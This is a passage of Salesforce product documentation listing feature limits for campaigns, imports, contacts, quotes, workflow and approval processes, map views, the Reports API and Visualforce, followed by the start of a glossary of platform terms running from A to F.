A hierarchy can contain a maximum of five levels. Each campaign can have only one parent campaign but an unlimited number of sibling campaigns.

Campaign Influence Time Frame Limits

The Campaign Influence Time Frame specifies the maximum number of days during which a campaign is considered influential.

The maximum campaign influence time frame is 9,999 days.

Limits for Adding Contacts or Leads to a Campaign

A campaign is an outbound marketing project like a direct mail program, seminar, print advertisement, email, or other type of marketing initiative.

The following limits apply when you add existing customers (contacts) or prospective customers (leads) to a campaign.

Table 85: Limits for Adding Contacts

Adding Contacts From	Maximum Number of Records
Report	50,000 per report
File in csv format	50,000 per imported file
List view	200 per list page

Table 86: Limits for Adding Leads

Adding Leads From	Maximum Number of Records
Report	50,000 per report
File in csv format	50,000 per imported file
List view	200 per list page

Contacts Limitations

Limits for contacts related to business accounts.

Contacts are the people associated with business accounts. Each contact includes information, such as phone numbers, addresses, titles, and roles in a deal.

Limitations for Relating a Contact to Multiple Accounts

Contacts to Multiple Accounts lets you relate a contact to multiple accounts.

- Most features continue to reference a contact's primary account. For example, Data.com Duplicate Management uses the primary account when comparing records. Therefore, indirect account-contact relationships can't be included in the matching criteria used to find duplicate records.

- Indirect contacts aren't available in reports run from an Account & Contact standard report type.
- Community users with the Customer Community user license can't see indirect account-contact relationships.
- The Account Contact Relationship object doesn't support the following custom field types.
 - Lookup relationship
 - Master-detail relationship
 - Roll-up summary
 - Text area (long)
 - Text area (rich)
- The Account Contact Relationship object doesn't support the following features and customizations.
 - Field history
 - Field sets
 - Approvals
 - Record types
- The Account Contact Relationship object supports custom actions, but with limitations.
 - Custom actions must be specific to the Account Contact Relationship object. Global actions aren't supported.
 - You can create actions that update records or invoke Lightning components or Visualforce pages. However, you can't create actions that create records.
 - You can't create actions that send emails or log calls because the Account Contact Relationship object can't have activities associated to it.
 - You can't override the default actions on the Account Contact Relationship object.
 - Only custom actions that are created on the Contact object can use the Account Contact Relationship object as a target object.
 - Chatter standard actions aren't supported because the Account Contact Relationship object doesn't have a Chatter feed.
- The Account Contact Relationship object supports custom buttons, but a custom button on a list view can't have a Visualforce page as the content source.

Contact History Limitations

- Modifications to the related lists for a contact aren't tracked in the contact history.

Limitations for Enabling and Managing the Customer Portal for Contacts and Person Accounts

- Delegated administrators can't assign the High Volume Customer Portal license to contacts.
- When you create a customer user from the API, the Chatter Answers User permission isn't selected for that user.
- When person account users try to self-register for a customer portal, they receive an email notification that instructs them to contact the portal admin. See [Enable Customer Portal Login and Settings](#) on page 2450.
- You can't merge person accounts that are enabled to use a customer portal.
- You can't delete a person account that's enabled to use a customer portal.
- You can transfer contacts that are enabled for a partner portal only to accounts that are also enabled for a partner portal.

Limitations for Changing Accounts on Contacts That Are Enabled for Self-Service

- On the Self-Service portal, contacts that are [Self-Service users](#) on page 1803 can view cases only if they're associated with their current account.
- Self-Service users can't view opportunities.

Limitations for Deleting Self-Service for Contacts and Person Accounts

- You can't delete an active Self-Service user. You can only deactivate the user's access to the Self-Service portal.
- You can't delete a contact or person account that's associated with an active Self-Service user. Instead, deactivate the user's access to the Self-Service portal, and then delete the contact or person account.

Contact Roles Limitations

Contact roles have some limitations.

- When you create an opportunity from a contact detail page, that contact becomes the primary contact on the opportunity. However, a contact role isn't automatically assigned.
- On case contact roles, the `Primary` option isn't available. The primary contact on a case is always the contact listed under `Contact Name` in the Case Detail section.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Import Limits

Limits for importing data depend on the type of record.

You can import data from ACT!, Outlook, and any program that can save data in the CSV (comma-separated values) format, such as Excel or GoldMine.

Type of record	Import record limit	User permissions needed
Business accounts and contacts owned by you	50,000 at a time via the Data Import Wizard	Import Personal Contacts
Business accounts and contacts owned by other users	50,000 at a time	Modify All Data
Person accounts owned by you	50,000 at a time	Create on accounts AND Edit on accounts AND Import Personal Contacts
Person accounts owned by other users	50,000 at a time	Create on accounts AND Edit on accounts and contacts AND Modify All Data

Type of record	Import record limit	User permissions needed
Leads	50,000 at a time	Import Leads
Campaign members	50,000 at a time	Depends on what's being imported: <ul style="list-style-type: none"> • Campaign member statuses • Existing contacts • Existing leads • Existing person accounts • New contacts • New leads
Custom object	50,000 at a time	Import Custom Objects AND Create on the custom object AND Edit on the custom object
Solutions	50,000 at a time	Import Solutions
Assets	You can't import these records via the Data Import Wizard.	
Cases		
Campaigns		
Contracts		
Documents		
Opportunities		
Products		

Your import file can be up to 100 MB, but each record in your file can't exceed 400 KB, which equals about 4,000 characters. To determine how many fields you can import, use this formula: $4,000 / (\text{average number of characters in an API field name} * 2)$. For example, if your average field character length is 40, you can import approximately 50 fields. In addition, each imported note and each imported description can't exceed 32 KB. Descriptions longer than 32 KB are truncated. Assets, cases, campaigns, contracts, documents, opportunities, and products can't be imported via import wizards.

SEE ALSO:

[Person and Business Accounts Limits](#)

[Importing Campaign Members](#)

Person and Business Accounts Limits

Limits for fields on person and business accounts.

If your organization uses person accounts, the Account Fields page lists both person account and business account fields. Person accounts use a combination of account and contact fields. The following contact fields are available for person accounts, but not for business accounts.

- Fields in the Account Standard Fields list that display with a person account icon.
- Fields in the Contact Custom Fields & Relationships list.

Quote Limits

Limits for quote templates and PDFs.

Quote Template Limits

In some cases, a field may not appear on the quote templates palette or on a PDF created from a template.

- Text fields can't be used on quote templates if the default value for the field exceeds 255 characters.
- If a user is unable to view or update a field because of field-level security settings, that field won't appear on PDFs created from a template, even if the template includes that field. Read-only fields will appear on PDFs.
- A field that appears on a quote page layout but does not have a value for a given quote will appear on the quote templates palette, but won't appear on PDFs created from that quote.
- Quote line item fields that don't contain data won't appear as columns in a list when a PDF is created, even if the template includes that field. For example, if no quote line items offer a discount, the `Discount` column won't appear, even if the list includes the `Discount` field.
- If a related list is not included on a quote page layout, it won't appear on the template palette or any PDFs for quotes that use that page layout.

Quote PDF Limits

- Text fields displayed in a related list in a quote PDF are truncated to less than 256 characters. This limitation occurs on rich text area fields, other types of text fields, standard fields, and custom fields.
- Quote PDFs do not support right-to-left languages. The text aligns to the left side of the page instead of the right.

Schedules Limits

Limits for the schedule types an organization can use.

Your Salesforce administrator determines which types of schedules your organization can use: quantity schedules, revenue schedules, or both. The administrator also specifies which types of schedules can be established for each separated product.

If schedules are referenced in Apex, only one of the schedule types (quantity or revenue) can be disabled. For example, if Apex references the schedule object (represented as `OpportunityLineItemSchedule` in the code), one of the schedule types can be disabled, but not both.

Enterprise Territory Management Limits

Model, territory, and assignment rule limits for Enterprise Territory Management.

Territory Model Limits

Your organization's Salesforce edition determines the number of territory models you can create in production and sandbox orgs. This limit includes models created by cloning.

Edition	Number of Models in Production Orgs	Number of Models in Sandbox Orgs
Developer	4	4
Enterprise	2	2
Performance	4	4
Unlimited	4	4

Territory Default Limit

By default, each territory model can have up to 1,000 territories.

Assignment Rule Limit

Territories can have up to 15 assignment rules each.

Process Automation Limits

Review the limits for our process automation tools: Process Builder, Visual Workflow, Workflow, and Approvals.

Limits for Workflow Rules

Description	Per-Organization Limit
Total workflow rules across objects (This limit applies to any combination of workflow, assignment, auto-response, and escalation rules, both active and inactive.)	2,000
Total workflow rules per object (This limit applies to any combination of workflow, assignment, auto-response, and escalation rules, both active and inactive.)	500
Total active workflow rules per object	50

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Flow triggers are not available in Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Description	Per-Organization Limit
(This limit applies to any combination of active processes and workflow, assignment, auto-response, and escalation rules.)	
Total time triggers per workflow rule ¹	10
Total immediate actions per workflow rule ¹	40
Total time-dependent actions per time trigger	40
Workflow emails per day	1,000 per standard Salesforce license (15 in Developer Edition); 2,000,000 per org
Workflow time triggers per hour	50
Flow trigger workflow actions: flow variable assignments ²	25 (N/A in Professional Edition)

¹The immediate actions and each time trigger can have:

- 10 email alerts
- 10 tasks
- 10 field updates
- 10 outbound messages
- 10 flow triggers²

²The pilot program for flow trigger workflow actions is closed. If you've already enabled the pilot in your org, you can continue to create and edit flow trigger workflow actions. If you didn't enable the pilot in your org, use the [Flows action](#) in Process Builder instead.

Limits for Approval Processes

Limit	Details
Total approval processes per org	1,000
Total approval processes per object	300
Total steps per approval process	30
Total approvers per step	25
Total initial submission actions per approval process ²	40
Total final approval actions per approval process ²	40
Total final rejection actions per approval process ²	40
Total recall actions per approval process ²	40
Maximum characters in approval request comments	4,000 In Chinese, Japanese, or Korean, the limit is 1,333 characters.

Limits for Process Builder and Visual Workflow

The limits for Process Builder and Visual Workflow are documented in the documentation for those features.

SEE ALSO:

[Process Limits](#)

[Assignment, Auto-Response, Escalation, and Workflow Rules Limits](#)

[Limits for Visual Workflow](#)

Maps and Location Service Limits

Limits for map views per user.

Maps and location services uses Google Maps to display maps on standard address fields, enable creation of Visualforce maps, and helps users enter new addresses with autocomplete.

Limits for Map Views

Each paid and provisioned user is allotted 4,000 maps views per year. The map view limit for an entire organization is the total allotted map views of its paid and provisioned users. That total number of map views for an organization is shared by both paid and unpaid users. A map view is defined as one of the following:

- Display of an individual standard address map.
 -  **Note:** Display of billing and shipping address on the same record is considered separate map views.
- Display of a single Visualforce map.
- Display of a map marker whose location is specified by an address on a Visualforce map.
 -  **Note:** Map markers with location defined by latitude and longitude don't incur a map view.
- Each autocomplete on standard address field lookup.

Reports and Dashboards REST API Limits

Limits for Reports and Dashboards REST API.

Reports and Dashboards REST API has the following limitations:

Reports API Limits

- Cross filters, standard report filters, and filtering by row limit are unavailable when filtering data.
- Historical trend reports are only supported for matrix reports.
- The API can process only reports that contain up to 100 fields selected as columns.
- A list of up to 200 recently viewed reports can be returned.
- Your org can request up to 500 synchronous report runs per hour.
- The API supports up to 20 synchronous report run requests at a time.
- A list of up to 2,000 instances of a report that was run asynchronously can be returned.
- The API supports up to 200 requests at a time to get results of asynchronous report runs.
- Your organization can request up to 1,200 asynchronous requests per hour.

- Asynchronous report run results are available within a 24-hour rolling period.
- The API returns up to the first 2,000 report rows. You can narrow results using filters.
- You can add up to 20 custom field filters when you run a report.

Dashboards API Limits

- Your org can request up to 200 dashboard refreshes per hour.
- Your org can request results for up to 5,000 dashboards per hour.

SEE ALSO:

[Dashboard Limits](#)

Visualforce Component Limits

Limits for Visualforce components and pages.

Visualforce uses a tag-based markup language for building applications and customize the Salesforce user interface.

Limit	Value
Maximum length of a Visualforce page name (the text in the URL that uniquely identifies the Visualforce page)	40 characters Page names can't be longer than 40 characters.
Maximum length for source code of a Visualforce page (the source code, not the rendered response)	1 MB of text A single page can hold up to 1 MB of text, or approximately 1,000,000 characters.
Maximum length for source code of a Visualforce component (the source code)	1 MB of text A single component can hold up to 1 MB of text, or approximately 1,000,000 characters.
Maximum width of a Visualforce page displayed on a profile tab	750 pixels A single page displayed on a profile tab can't be wider than 750 pixels.

GLOSSARY

[A](#) | [B](#) | [C](#) | [D](#) | [E](#) | [F](#) | [G](#) | [H](#) | [I](#) | [J](#) | [K](#) | [L](#) | [M](#) | [N](#) | [O](#) | [P](#) | [Q](#) | [R](#) | [S](#) | [T](#) | [U](#) | [V](#) | [W](#) | [X](#) | [Y](#) | [Z](#)

This glossary defines terms that appear throughout the Salesforce documentation suite.

A

Account

An *account* is an organization, company, or consumer that you want to track—for example, a customer, partner, or competitor.

Account Assignment Rule

A rule that automatically assigns accounts to territories, based on criteria you define.

Account Team

An account team is a team of users that work together on an account. For example, an account team may include an executive sponsor, dedicated support representative, or project manager.

Activity

An event, a task, a call you've logged, or an email you've sent. You can relate an activity to other records, such as an account, a lead, an opportunity, or a case. In an org with Shared Activities enabled, you can relate an activity to multiple contacts. Tasks can also be generated by workflow rules and approval processes configured by a Salesforce admin.

Administrator (System Administrator)

One or more individuals in your organization who can configure and customize the application. Users assigned to the System Administrator profile have administrator privileges.

Amount Without Adjustments

Applies to Collaborative Forecasts. The sum of a person's owned revenue opportunities and the person's subordinates' opportunities, without adjustments. Subordinates include everyone reporting up to a person in the forecast hierarchy. This amount is visible only on reports.

Amount Without Manager Adjustment

Applies to Collaborative Forecasts. The forecast number as seen by the forecast owner. This is the sum of the owner's revenue opportunities and the owner's subordinates' opportunities, including adjustments made by the forecast owner on the owner's or subordinates' forecasts. It doesn't include adjustments made by forecast managers above the owner in the forecast hierarchy.

Answers

Answers is a feature of the Community application that enables users to ask questions and have community members post replies. Community members can then vote on the helpfulness of each reply, and the person who asked the question can mark one reply as the best answer.

Apex

Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control statements on the Force.com platform server in conjunction with calls to the Force.com API. Using syntax that looks like Java and acts like database stored procedures, Apex enables developers to add business logic to most system events, including button clicks, related record updates, and Visualforce pages. Apex code can be initiated by Web service requests and from triggers on objects.

Apex Connector Framework

The Apex Connector Framework is a set of classes and methods in the DataSource namespace for creating a custom adapter for Salesforce Connect. Create a custom adapter to connect to data that's stored outside your Salesforce org when the other available Salesforce Connect adapters aren't suitable for your needs.

App

Short for “application.” A collection of components such as tabs, reports, dashboards, and Visualforce pages that address a specific business need. Salesforce provides standard apps such as Sales and Service. You can customize the standard apps to match the way you work. In addition, you can package an app and upload it to the AppExchange along with related components such as custom fields, custom tabs, and custom objects. Then, you can make the app available to other Salesforce users from the AppExchange.

App Menu

See Force.com App Menu.

AppExchange

The AppExchange is a sharing interface from Salesforce that allows you to browse and share apps and services for the Force.com platform.

Approval Action

See Automated Actions.

Approval Process

An approval process automates how records are approved in Salesforce. An approval process specifies each step of approval, including who to request approval from and what to do at each point of the process.

Article

Articles capture information about your company's products and services that you want to make available in your knowledge base.

Article Manager

Salesforce uses the term *article manager* to represent a specific type of user. Article managers can access the Article Management tab to create, edit, assign, publish, archive, and delete articles. Article managers are sometimes referred to as knowledge managers. Article managers require the “Manage Articles” user permission. The Article Management tab is not visible to users without “Manage Articles.”

Article Type

All articles in Salesforce Knowledge are assigned to an *article type*. An article's type determines the type of content it contains, its appearance, and which users can access it. For example, a simple FAQ article type might have two custom fields, *Question* and *Answer*, where article managers enter data when creating or updating FAQ articles. A more complex article type may require dozens of fields organized into several sections. Using layouts and templates, administrators can structure the article type in the most effective way for its particular content. User access to article types is controlled by permissions. For each article type, an administrator can grant “Create,” “Read,” “Edit,” or “Delete” permissions to users. For example, the article manager might want to allow internal users to read, create, and edit FAQ article types, but let partner users only read FAQs.

Asset

A specific model or type of product that a customer owns. Depending on how your organization uses assets, they can represent your products that the customer has purchased and installed or your competitor's products that the customer uses.

Assignment

An assignment is a draft article that has been assigned to another user for editing. Assignments may contain brief instructions and a due date.

@Mention

An @mention (or at mention) is the @ symbol followed by a person's or group's name, for example, **@Bob Smith** or **@DocTeam**. You can @mention people in Chatter posts and comments. When you @mention someone, the @mention links to their profile, the post or comment displays in their feed, and they are emailed a notification.

Auto-Response Rule

A set of conditions for sending automatic email responses to case or lead submissions based on the attributes of the submitted record. Applicable cases include those submitted through a Self-Service portal, a Customer Portal, a Web-to-Case form, an Email-to-Case message, or an On-Demand Email-to-Case message. Applicable leads include those captured through a Web-to-Lead form.

B

Best Case Amount

Revenue projection in a forecast that identifies total “possible” revenue for a specific month or quarter. For managers, this should equal the total amount of revenue they and their entire team might possibly generate.

Best Answer

When a member of an answers community asks a question and other community members post a reply, the asker can mark one of the replies as the best answer. The best answer then appears directly under the question (above the other replies). Identifying the best answer helps other community members with the same question quickly find the most relevant, useful information.

Blank lookup

A lookup that is performed when the lookup field dialog does not have a search term.

Bucketing

A tool in the report builder that lets users categorize report records by field, without having to create a formula or a custom field.

Business Account

A company or organization that you want to track.

C

Campaign

A marketing initiative, such as an advertisement, direct mail, or conference, that you conduct in order to generate prospects and build brand awareness.

Campaign Hierarchy

A set of up to five campaigns organized into a hierarchy. A parent campaign can have several child campaigns, but a child campaign can have only one parent.

Campaign Member

Any lead or contact associated with a campaign.

Campaign ROI (Return On Investment)

The campaign ROI is the return on your marketing investment. Use the Campaign ROI Analysis Report to analyze the ROI. The ROI is calculated as the net gain ($\text{Total Value Won Opps} - \text{Actual Cost}$) divided by the Actual Cost . The ROI result is expressed as a percentage.

Case

Detailed description of a customer’s feedback, problem, or question. Used to track and solve your customers’ issues.

Category, Solutions

A label you can apply to a solution to group similar solutions together. Solution categories help customer support representatives find solutions faster when solving cases. If you use the Self-Service portal or public solutions, your customers can browse solutions by category to find what they need. See also Parent Category.

Category, Ideas

Categories are administrator-defined values that help organize ideas into logical sub-groups within a zone. The View Category drop-down list on the Ideas tab allows users to filter ideas by category, and the `Categories` picklist on the Post Ideas page lets users add categories to their ideas. For example, if your ideas zone has the focus “Improvements to our clothing line,” then you might set up categories such as “Shirts,” “Jackets,” and “Slacks.” Each organization has one common set of categories that can be added or removed from each zone. An administrator defines separate categories for their ideas and answers zones.

Category, Knowledge and Answers

See Data Category for Answers and Data Category for Articles.

Category Group for Answers

In an answers zone, a *category group* provides one or more categories that help organize questions for easy browsing. If the category group contains a hierarchy, only the first-level categories display on the Answers tab. For example, if you're a computer manufacturer you might create a Products category group for your Products zone that has four categories: Performance Laptops, Portable Laptops, Gaming Desktops, and Enterprise Desktops. Zone members can choose one of the categories to assign to a question. Administrators create the category group and categories and then associate the category group with their answers zone. An administrator defines separate categories for their ideas and answers zones.

Category Group for Articles

In Salesforce Knowledge, a *category group* organizes data categories into a logical hierarchy. For example, to classify articles by sales regions and business units, create two category groups, Sales Regions and Business Units. The Sales Regions category group could consist of a geographical hierarchy, such as All Sales Regions as the top level, North America, Europe, and Asia at the second level, and so on up to five levels. When creating articles, authors assign the relevant categories to the article. End users searching for articles can search and filter by category.

Channel

A channel refers to the medium by which an article is available. Salesforce Knowledge offers four channels where you can make articles available.

- Internal App: Salesforce users can access articles in the Articles tab depending on their role visibility.
- Customer: Customers can access articles if the Articles tab is available in a community or Customer Portal. Customer users inherit the role visibility of the manager on the account. In a community, the article is only available to users with Customer Community or Customer Community Plus licenses.
- Partner: Partners can access articles if the Articles tab is available in a community or partner portal. Partner users inherit the role visibility of the manager on the account. In a community, the article is only available to users with Partner Community licenses.
- Public Knowledge Base: Articles can be made available to anonymous users by creating a public knowledge base using the *Sample Public Knowledge Base for Salesforce Knowledge* app from the AppExchange. Creating a public knowledge base requires Sites and Visualforce.

Channel Manager

Channel managers are the internal users that manage your partners.

Chatter Answers

Chatter Answers is a self-service support community where users can post questions and receive answers and comments from other users or your support agents.

Chatter Feed

A list of recent activities in Salesforce. Chatter feeds display:

- On the Chatter or Home tab, where you can see your posts, posts from people you follow, and updates to records you follow, and posts to groups you're a member of
- On profiles, where you can see posts made by the person whose profile you're viewing
- On records, where you can see updates to the record you're viewing
- On Chatter groups, where you can see posts to the group you're viewing

Chatter Group

Chatter groups let you share information with specific people. For example, if you're working on a project and want to share information only with your team members, you can create a Chatter group for your team. Chatter groups include a list of members, a Chatter feed, and a photo. You can create the following types of Chatter groups:

- Public: Only group members can post, but anyone can see the posts and join the public group.
- Private: Only group members can post and see the posts. The group's owner or managers must add members.

Cloud Flow Designer

Cloud-based application that lets administrators create a flow for use in Salesforce.

Combination Chart

A combination chart plots multiple sets of data on a single chart. Each set of data is based on a different field, so values are easy to compare. You can also combine certain chart types to present data in different ways on a single chart.

Connection (for Salesforce to Salesforce)

A business partner that you invite to share data using Salesforce to Salesforce.

Community

Communities are customizable public or private spaces for employees, end-customers, and partners to collaborate on best practices and business processes.

Community Application

The Community application includes the ideas and answers features. The Community app is available in the Force.com app menu.

Community Expert

A community expert is a member of the community who speaks credibly and authoritatively on behalf of your organization. When community experts post comments or ideas, a unique icon (🌟👤) displays next to their name. The Salesforce administrator can designate as many community experts as necessary.

Commit Amount

Amount entered in a forecast that an individual salesperson is reasonably confident of closing in a particular month or quarter. For managers, this should equal the amount that they and their team can confidently close.

Competitor

Related list that displays competitor names, strengths, and weaknesses entered for a specific opportunity.

Computer-Telephony Integration (CTI)

The linkage between a telephone system and a computer that facilitates incoming- and outgoing-call handling and control.

Connect for Office

Product that integrates Salesforce with Microsoft® Word and Excel.

Connect for Outlook

Connect for Outlook is retired. The product was our legacy sync add-in for Microsoft® Outlook® 2007 and earlier.

Connect Offline

Product that allows salespeople to use Salesforce to update their data remotely, anywhere, anytime—totally unplugged.

Connected User

When using the cross-org adapter for Salesforce Connect, the connected user is the user in the provider org whose credentials are used by the subscriber org to log in to the provider org. The connected user's access to data in the provider org affects which data can be accessed from within the subscriber org.

Console Tab

A tab containing the Agent console, which combines related records into one screen with different frames so that users can view and edit information all in one place.

Contact

Contacts are the individuals associated with your accounts.

Contact Manager Edition

A Salesforce edition designed for small businesses that provides access to key contact management features.

Contact Role

The role that a contact plays in a specific account, contract, or opportunity, such as “Decision Maker” or “Evaluator.” You can mark one contact as the “primary” contact for the account, contract, or opportunity. A contact may have different roles in various accounts, contract, or opportunities.

Content Delivery

A file that has been converted into an optimized online format for distributions to leads, contacts, and colleagues.

Content Pack

A collection of related documents or files that are stored as a group in Salesforce CRM Content.

Contract

A *contract* is an agreement defining the terms of business between parties.

Contract Line Item

Contract line items are specific products covered by a service contract. They only display to users on the Contract Line Items related list on service contracts, not contracts.

Controlling Field

Any standard or custom picklist or checkbox field whose values control the available values in one or more corresponding dependent fields.

Convert

Button or link that allows you to change a qualified lead into an account, contact, and, optionally, an opportunity. Information from the lead fields is transferred into the appropriate account, contact, and opportunity fields.

CTI Adapter

A lightweight software program that controls the appearance and behavior of a Salesforce softphone. The adapter acts as an intermediary between a third-party computer telephony integration (CTI) system, Salesforce, and a Salesforce CRM Call Center user. It must be installed on any machine that needs access to Salesforce CRM Call Center functionality.

Custom Console Component

A Visualforce page added to a Salesforce console by an administrator to customize, integrate, or extend the capabilities of the console.

Custom Field

A field that can be added in addition to the standard fields to customize Salesforce for your organization’s needs.

Custom Help

Custom text administrators create to provide users with on-screen information specific to a standard field, custom field, or custom object.

Custom Links

Custom links are URLs defined by administrators to integrate your Salesforce data with external websites and back-office systems. Formerly known as Web links.

Custom Object

Custom records that allow you to store information unique to your organization.

Custom Report Type

See Report Type.

Custom S-Control

Note: S-controls have been superseded by Visualforce pages. After March 2010 organizations that have never created s-controls, as well as new organizations, won't be allowed to create them. Existing s-controls will remain unaffected, and can still be edited.

Custom Web content for use in custom links. Custom s-controls can contain any type of content that you can display in a browser, for example a Java applet, an Active-X control, an Excel file, or a custom HTML Web form.

Customizable Forecasting

A revised forecasting module that allows organizations to customize forecasts for their organization's business process.

Custom View

A display feature that lets you see a specific set of records for a particular object.

D

Dashboard

A *dashboard* shows data from source reports as visual components, which can be charts, gauges, tables, metrics, or Visualforce pages. The components provide a snapshot of key metrics and performance indicators for your organization. Each dashboard can have up to 20 components.

Dashboard Builder

Dashboard builder is a drag-and-drop interface for creating and modifying dashboards.

Data Category for Answers

On the Answers tab, *data categories* allow users to classify questions in an answers zone. For example, if you have a zone for hardware products, your data categories may include laptops, desktops, and printers. Zone members can quickly browse within a specific category to find answers to their questions. Administrators can use data categories to control access to questions.

Data Category for Articles

In Salesforce Knowledge, *data categories* are a set of criteria organized hierarchically into category groups. Articles in the knowledge base can be classified according to multiple categories that make it easy for users to find the articles they need. For example, to classify articles by sales regions and business units, create two category groups, Sales Regions and Business Units. The Sales Regions category group could consist of a geographical hierarchy, such as All Sales Regions as the top level, North America, Europe, and Asia at the second level, and so on up to five levels. Authors assign categories to articles. Administrators can use data categories to control access to articles.

Database.com

Database.com is an enterprise cloud database from Salesforce.

Dated Exchange Rates

Dated exchange rates allow you to map a currency conversion rate to a specific date range. For example, the exchange rate on January 1 was 1 USD to 1.39 AUD, but on February 1, it changed to 1 USD to 1.42 AUD. Your opportunities that closed between January 1 and February 1 use the first exchange rate (1 = 1.39), while opportunities that closed after February 1 used the second exchange rate (1 = 1.42).

Demote

If you dislike an idea, you can click **demote** to subtract 10 points from its overall score and decrease the idea's overall popularity ranking. You cannot demote the same idea more than once, and after you demote an idea you cannot promote it. An idea can have negative overall points if more users demote the idea than promote it.

Dependent Field

Any custom picklist or multi-select picklist field that displays available values based on the value selected in its corresponding controlling field.

Detail

A page that displays information about a single object record. The detail page of a record allows you to view the information, whereas the edit page allows you to modify it.

A term used in reports to distinguish between summary information and inclusion of all column data for all information in a report. You can toggle the **Show Details/Hide Details** button to view and hide report detail information.

Detail View

The Agent console's center frame, which is the detail page view of any record selected from any of the console's other frames. The detail view displays the same page layouts defined for the object's detail pages. When a record is displayed in the detail view, it is highlighted in the list view.

Developer Edition

A free, fully-functional Salesforce organization designed for developers to extend, integrate, and develop with the Force.com platform. Developer Edition accounts are available on developer.salesforce.com.

Developer Pro Sandbox

Developer Pro sandboxes copy customization (metadata), but don't copy production data, into a separate environment for coding and testing. Developer Pro has more storage than a Developer sandbox. It includes a number of Developer sandboxes, depending on the edition of your production organization.

Developer Sandbox

Developer sandboxes copy customization (metadata), but don't copy production data, into a separate environment for coding and testing.

Document Library

A place to store documents without attaching them to accounts, contacts, opportunities, or other records.

Draft Article

Draft articles are in-progress articles that have not been published, which means they are not visible on the Articles tab (in any channel) or in a public knowledge base. Article managers can access draft articles on the Article Management tab by clicking the **Articles** tab in the View area and choosing **Draft Articles**. You can filter draft articles by those assigned to you or those assigned to anyone (all draft articles for your organization). Draft articles can be assigned to any user involved in the editorial work.

Draft Translation

Draft translations are in-progress translations of articles into multiple languages. They have not been published, which means they are not visible on the Articles tab (in any channel) or in a public knowledge base. Article managers can access draft translations on the Articles Management tab by clicking the **Translations** tab in the View area and choosing **Draft Translations**. You can filter draft translations by those assigned to you, those assigned to a translation queue, or those assigned to anyone (all draft translations in your organization). Translations can be assigned to any user who can publish Salesforce Knowledge articles.

Dynamic Dashboard

A *dynamic dashboard* runs using the security settings of the user viewing the dashboard. Each user sees the dashboard according to his or her own access level. This approach helps administrators share one common set of dashboard components to users with different levels of access.

E

Email Alert

Email alerts are actions that send emails, using a specified email template, to specified recipients.

Email Template

A form email that communicates a standard message, such as a welcome letter to new employees or an acknowledgement that a customer service request has been received. Email templates can be personalized with merge fields, and can be written in text, HTML, or custom format.

Enterprise Edition

A Salesforce edition designed for larger, more complex businesses.

Entitlement

Entitlements help you determine if your customers are eligible for customer support so you can create cases for them. A customer may be eligible for support based on a particular asset, account, or service contract.

Entitlement Contact

Entitlement contacts are contacts specified to receive customer support—for example, a named caller. They're listed on an entitlement's Contacts related list or the contact's Entitlements related list. Entitlement contacts don't have page layouts, search layouts, buttons, links, or record types.

Entitlement Process

Entitlement processes are timelines that include all of the steps (milestones) that your support team must complete to resolve cases. Each process includes the logic necessary to determine how to enforce the correct service level for your customers.

Entitlement Template

Entitlement templates are predefined terms of customer support that you can quickly add to products. For example, you can create entitlement templates for Web or phone support so that users can easily add entitlements to products offered to customers.

External Data Source

An external data source specifies how to access an external system. Salesforce Connect uses external data sources to access data that's stored outside your Salesforce organization. Files Connect uses external data sources to access third-party content systems. External data sources have associated external objects, which your users and the Force.com platform use to interact with the external data and content.

External Lookup Relationship

An external lookup relationship links a child standard, custom, or external object to a parent external object. When you create an external lookup relationship field, the standard External ID field on the parent external object is matched against the values of the child's external lookup relationship field. External object field values come from an external data source.

External Object

External objects behave similarly to custom objects, except that they map to data that's stored outside your Salesforce org. Each external object maps to a data table in a defined external data source, and each external object field maps to a table column. Users and the Force.com platform use external objects to interact with the external data.

External User

External users are users with Community, Customer Portal, or partner portal licenses.

F

Feed Attachment, Chatter

A feed attachment is a file or link that is attached to a post in a Chatter feed.

Feed Filter, Chatter

Feed filters display a subset of posts in your Chatter feed on the Chatter tab.

Feed Tracking, Chatter

Administrator settings that determine which records can be followed and which fields can be tracked in Chatter feeds. Enabling an object for feed tracking allows people to follow records of that object type. Enabling fields for feed tracking allows users to see updates on the Chatter feed when those fields are changed on records they follow.

Field-Level Help

Custom help text that you can provide for any standard or custom field. It displays when users hover a mouse over the help icon adjacent to that field.

Field-Level Security

Settings that determine whether fields are hidden, visible, read only, or editable for users. Available in Professional, Enterprise, Unlimited, Performance, and Developer Editions.

Field Sets

A field set is a grouping of fields. For example, you could have a field set that contains fields describing a user's first name, middle name, last name, and business title. Field sets can be referenced on Visualforce pages dynamically. If the page is added to a managed package, administrators can add, remove, or reorder fields in a field set to modify the fields presented on the Visualforce page without modifying any code.

Field Update

A field update is an action that automatically updates a field with a new value.

File Collaborator

Users with the “collaborator” permission can view, download, share, change permission, edit the file, and upload new versions of files in Chatter.

File Owner

You are the owner of a file when you upload the file in Chatter, attach the file to a Chatter feed, or upload the file in Salesforce CRM Content.

As the owner of the file you can view, edit, download, share, upload a new version, and delete the file, as well as make the file private and change the permission on the file.

File, Private

A private file in Chatter is indicated by the private icon (🔒) and is only available to the file owner and isn't shared with anyone. A private file is created when you upload a file on the Files tab or contribute a file to a Salesforce CRM Content personal library. You own files you upload or contribute.

File, Privately Shared

A privately shared file in Chatter is indicated by the privately shared icon (👤) and is only available to the file owner and the specific people or groups it has been shared with.

File, Your Company

The your company icon (🏢) indicates a file that is shared with all Chatter users in your company. All Chatter users in your company can find and view this file.

File Viewer

Users with the “viewer” permission can view, download, and share files in Chatter.

Files Tab

A tab that lists a user's Chatter and Salesforce CRM Content files.

Filter Condition/Criteria

Condition on particular fields that qualifies items to be included in a list view or report, such as “State equals California.”

Fiscal Year

A period that an organization uses for financial planning purposes, such as forecasting, whose length is usually similar to the length of a calendar year. Fiscal years usually contain smaller fiscal periods, such as quarters or trimesters.

Flag

An icon that users can click on a question or reply to report it as spam, hateful, or inappropriate.

Folder

A *folder* is a place where you can store reports, dashboards, documents, or email templates. Folders can be public, hidden, or shared, and can be set to read-only or read/write. You control who has access to its contents based on roles, permissions, public groups, and license types. You can make a folder available to your entire organization, or make it private so that only the owner has access.

Follow

A subscription to a user or record that lets you see related updates in your Chatter feed. Follow a user to see the user's posts. Follow a record to see posts, comments, and field changes.

